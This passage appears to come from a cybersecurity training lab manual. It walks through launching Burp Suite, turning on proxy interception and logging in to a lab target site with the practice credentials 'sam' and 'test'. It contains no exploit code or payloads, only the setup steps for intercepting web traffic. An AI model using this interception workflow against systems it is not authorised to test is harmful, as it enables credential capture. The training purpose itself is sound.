
10. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification saying **An update is available** appears, click **Close**.

11. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.


> Note: If an update window appears, click **Close**.



12. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.




13. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.




14. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.



15. Switch back to the browser window, and on the login page of the target website (**www.moviescope.com**), enter the credentials **sam** and **test**. Click the **Login** button.

